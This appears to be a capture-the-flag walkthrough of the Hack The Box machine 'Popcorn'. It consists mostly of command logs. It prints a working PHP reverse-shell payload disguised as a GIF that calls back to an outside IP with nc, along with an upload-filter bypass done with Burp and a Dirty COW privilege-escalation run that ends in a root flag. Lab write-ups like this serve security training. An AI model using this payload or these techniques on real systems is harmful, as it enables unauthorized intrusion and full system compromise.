INTERCEPT WITH BURP TO CHANGE FILE EXTENSION

```
PORT   STATE SERVICE VERSION

22/tcp open  ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)

|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)

80/tcp open  http    Apache httpd 2.2.12 ((Ubuntu))

|_http-server-header: Apache/2.2.12 (Ubuntu)

|_http-title: Site doesn't have a title (text/html).
```

```
root@kali:/home/kali/Desktop/hackthebox/popcorn# gobuster dir -u http://popcorn.htb -w /usr/share/wordlists/dirb/common.txt

/cgi-bin/ (Status: 403)

/index (Status: 200)

/index.html (Status: 200)

/test (Status: 200)
```


/torrent (Status: 301) CREATE AND ACCOUNT AND UPLOAD A TORRENT FILE

```
root@kali:/home/kali/Downloads# mv kali-linux-2020.2-installer-amd64.iso.torrent /home/kali/Desktop/hackthebox/popcorn/

root@kali:/home/kali/Desktop/hackthebox/popcorn# cat reverse.php.gif

GIF8;

<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.16 8082 >/tmp/f"); ?>
```



Mozilla Firefox
/edit.php?mode=edit&id=0ba973670d943861fb9453eecefd3bf7d3054713

Torrent Name: kali

Hash: 0ba973670d943861fb9453eecefd3bf7d3054713

Category: Movies

Subcategory: Action

Description:

Tracker requires registration: ○ Yes ● No

Filename:

Update Screenshot: Browse... No file selected.

Allowed types : jpg, jpeg, gif, png. *
Max Size : 100kb
Please note that you are allow to upload only one screenshot per torrent.
If you already have existing screenshot, it will automatically replace by uploading new one.

UPLOAD reverse.php.gif and intercept request WITH BURP

CHANGE FILENAME TO reverse.php

```
Content-Disposition: form-data; name="file"; filename="reverse.php"
Content-Type: image/gif
```

http://popcorn.htb/torrent/upload/

```
root@akg:/home/akg/Desktop/hackthebox/popcorn# nc -nlvp 8082
```

USER SHELL GAINED!!!!!

```
root@kali:/home/kali/Desktop/tools# python -m SimpleHTTPServer 80
```

```
www-data@popcorn:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt
```

```
www-data@popcorn:/tmp$ chmod +x dirty
```

```
www-data@popcorn:/tmp$ ./dirty
```

```
firefart@popcorn:~# whoami
```

```
firefart
```

```
firefart@popcorn:~# cd /root/

firefart@popcorn:~# ls

root.txt

firefart@popcorn:~# type root.txt

-bash: type: root.txt: not found

firefart@popcorn:~# cat root.txt

f122331023a9393319a0370129fd9b14

firefart@popcorn:~# id

uid=0(firefart) gid=0(root) groups=0(root)

root@akg:/home/akg/Desktop/hackthebox/popcorn# searchsploit full nelson
```